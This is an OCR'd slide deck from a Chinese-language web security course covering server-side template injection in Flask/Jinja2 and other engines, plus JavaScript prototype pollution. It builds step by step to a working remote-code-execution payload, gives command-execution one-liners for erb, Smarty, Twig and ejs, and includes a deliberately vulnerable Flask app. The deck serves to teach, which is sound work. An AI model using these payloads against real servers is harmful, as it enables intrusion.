超機密

網站安全補完計画

第3次中間報告書

Plan zur Komplementarität der Website-Sicherheit

3. Zwischenbericht | edu-ctf | @splitline


Full Version: https://github.com/splitline/How-to-Hack-Websites/blob/master/slides/week/week3.pdf

Advanced Injection

{{Template Injection}}

Template Engine / 模板引擎

- 現代大多 web framework 都會實作
- 將使用者介面與資料分離



Server Side Template Injection

- Template 可控 → SSTI → Pwned!

```python
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
  name = request.args.get('name')
  template = '<h1>hello {}!</h1>'.format(name)
  return render_template_string(template)

app.run()
```

Server Side Template Injection

```python
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    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello <svg/onload=alert(1)>!
</h1>
```

/?name=<svg/onload=alert(1)>

Server Side Template Injection

```python
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 49!
</h1>
```

/?name={{7*7}}

Server Side Template Injection

```python
from flask import Flask, render_template_string, request
app = Flask(__name__)


@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 7777777!
</h1>
```

/?name={{"7"*7}}

Identify Template Engine



Let's Pwn the Template!

Jinja2

- Python template engine
- Flask 御用模板引擎
- 把使用者的 code 擺在 sandbox 裡面跑

```
<!DOCTYPE html>
<html>
  <head>
    <title>{{ variable|escape }}</title>
  </head>
  <body>
  {%- for item in item_list %}
    {{ item }}{% if not loop.last %},{% endif %}
  {%- endfor %}
  </body>
</html>
```

{{config}}

- config.SECRET_KEY
  - 預設簽章 session 的 key
  - 偽造 session 內容
- config.from_pyfile(filename)
  - 執行任意 python 檔案
- 說好的 RCE 了

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'tuple'>
>>> type("")
<class 'str'>
```

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'tuple'>
>>> type("")
<class 'str'>
```

```
>>> [].__class__
<class 'list'>
>>> ().__class__
<class 'tuple'>
>>> "".__class__
<class 'str'>
```

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'tuple'>
>>> type("")
<class 'str'>
```

```
>>> [].__class__.__mro__
(<class 'list'>, <class 'object'>)
>>> ().__class__.__mro__
(<class 'tuple'>, <class 'object'>)
>>> "".__class__.__mro__
(<class 'str'>, <class 'object'>)
```

Method Resolution Order

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'tuple'>
>>> type('')
<class 'str'>
```

```
>>> [].__class__.__mro__
(<class 'list'>, <class 'object'>)
>>> ().__class__.__mro__
(<class 'tuple'>, <class 'object'>)
>>> ''.__class__.__mro__
(<class 'str'>, <class 'object'>)
```

大家都是 object

Method Resolution Order

object?

```
{{ ().__class__.__base__ }}
```

```
<class 'object'>
```

Dump object 的 subclasses

```
{{ ().__class__.__base__.__subclasses__() }}
```

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>,
<class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, …… ,
<class 'str_iterator'>, <class 'tuple_iterator'>, <class
'collections.abc.Sized'>, <class 'collections.abc.Container'>,
<class 'collections.abc.Callable'>, <class 'os._wrap_close'>,
<class '_sitebuiltins.Quitter'>, <class
'_sitebuiltins._Printer'>, …… , <enum 'Enum'>, <class
're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>,
<class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

Dump object 的 subclasses

```
{{ ().__class__.__base__.__subclasses__()[132] }}
```

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>,
<class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, …… ,
<class 'str_iterator'>, <class 'tuple_iterator'>, <class
'collections.abc.Sized'>, <class 'collections.abc.Container'>,
<class 'collections.abc.Callable'>, <class 'os._wrap_close'>,
<class '_sitebuiltins.Quitter'>, <class
'_sitebuiltins._Printer'>, …… , <enum 'Enum'>, <class
're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>,
<class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

RCE?

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__ }}
```

```
...
class _wrap_close:
    def __init__(self, stream, proc):
        self._stream = stream
        self._proc = proc
...
```


/usr/lib/python3.8/os.py

RCE?

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__.__globals__ }}
```

```
...
class _wrap_close:
    def __init__(self, stream, proc):
        self._stream = stream
        self._proc = proc
...
```

/usr/lib/python3.8/os.py



RCE?

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__.__globals__['system']('id') }}
```

/usr/lib/python3.8/os.py

```
...
if 'posix' in _names:
    name = 'posix'
    linesep = '\n'
    from posix import *
...
```

posix.system

RCE!

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__.__globals__['system']('id') }}
```

RCE

RCE!

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello uid=1000(splitline)
gid=1000(splitline) ... !
</h1>
```

```
/?name={{ ().__class__.__base__.__subclasses__()[132]
        .__init__.__globals__['system']('id') }}
```

Bonus: Python Format String Attack

- `"Hello %s" % name`
- `"Hello %(name)s" % {"name": "Meow"}`
- `"Hello {0}".format(name)`
- `"Hello {name}".format(name="Meow")`
- `f"Hello {name}"`

Other Template Engines (Selected)

- Ruby (erb)
  - `<%= system('id') %>`
- PHP
  - Smarty `{ system('id') }`
  - Twig `{{ ['id'] | filter('system') }}`
- Node.js
  - ejs

```
<%= global.process.mainModule.require("child_process")
                              .execSync("id").toString() %>
```

JavaScript

Prototype Pollution

JavaScript OOP 101

```
1.  function Cat() {
2.    this.sound = 'meow!';
3.    this.meow = function () {
4.      alert(this.sound);
5.    }
6.  }
```

綁在 object 上

綁在 class 上

```
1.  function Cat() {
2.    this.sound = 'meow!';
3.  }
4.  Cat.prototype.meow = function () {
5.    alert(this.sound);
6.  }
```

JavaScript OOP 101

```
1.  function Cat() {
2.    this.sound = 'meow!';
3.  }
4.  Cat.prototype.meow = function () {
5.    alert(this.sound);
6.  }
7.  let kitten = new Cat();
```

- `Class.prototype`

  其 instance 都會有 prototype 裡面的屬性和方法。

- `instance.__proto__`

  指向所屬 class 的 prototype。

```
kitten.__proto__ === Cat.prototype
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

- Class.prototype

  其 instance 都會有 prototype 裡面的屬性和方法。

- 繼承

  讓子 class 的 prototype 指向想繼承的父 class instance。

  標準做法應該是：
  object.create(Animal.prototype)

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

JavaScript OOP: 繼承

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7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

```
>> kitten
← ▶ { sound: "meow!" }
```

JavaScript OOP: 繼承

```
 1.  function Animal() {
 2.    this.cute = true;
 3.  }
 4.  function Cat() {
 5.    this.sound = 'meow!';
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 7.  Cat.prototype = new Animal();
 8.  let kitten = new Cat();
 9.  kitten.sound; // "meow!"
10.  kitten.cute;  // true
```

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
```

JavaScript OOP: 繼承

```
 1.  function Animal() {
 2.    this.cute = true;
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 8.  let kitten = new Cat();
 9.  kitten.sound; // "meow!"
10.  kitten.cute;  // true
```

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
>> kitten.__proto__.__proto__
← ▶ Object { … }
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
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```

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
>> kitten.__proto__.__proto__
← ▶ Object { … }
>> kitten.__proto__.__proto__.__proto__
← ▶ null
```

JavaScript OOP: 繼承

```
1.  function Animal() {
2.    this.cute = true;
3.  }
4.  function Cat() {
5.    this.sound = 'meow!';
6.  }
7.  Cat.prototype = new Animal();
8.  let kitten = new Cat();
9.  kitten.sound; // "meow!"
10. kitten.cute;  // true
```

修改它會怎樣呢？

```
>> kitten
← ▶ { sound: "meow!" }
>> kitten.__proto__
← ▶ { cute: true }
>> kitten.__proto__.__proto__
← ▶ Object { … }
>> kitten.__proto__.__proto__.__proto__
← ▶ null
```

Prototype Pollution


```
>> let user = { admin: false }
```

Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
```

Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
← ▶ false
```



Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
← ▶ false
>> let anotherUser = { }
>> anotherUser.admin
```

Prototype Pollution

```
>> let user = { admin: false }
>> user.__proto__.admin = true
>> user.admin
← ▶ false
>> let anotherUser = { }
>> anotherUser.admin
← ▶ true
```

```
user.admin              → undefined
user.__proto__.admin    → true
```

Prototype Pollution: 出現場景

- 能任意操作 object 的 key: value → prototype pollution
- Set
  - Prototype Pollution in lodash (_.setWith, _.set)
  - e.g. .set('__proto__.x', 'polluted')
- Merge / Extend
  - CVE-2019-11358 (jQuery $.extend)
  - e.g. .merge({},JSON.parse('{"__proto__":{"x":"polluted"}}'))
- ......

Fronted Scenario

BlackFan/client-side-prototype-pollution: Prototype Pollution and useful Script Gadgets

Realworld Cases

- HackerOne XSS (Bug Bounty)
  #986386 Reflected XSS on www.hackerone.com via Wistia embed code
- and… a lot of XSS
  https://blog.s1r1us.ninja/research/PP
- Kibana RCE (CVE-2019-7609)
  Prototype Pollution in Kibana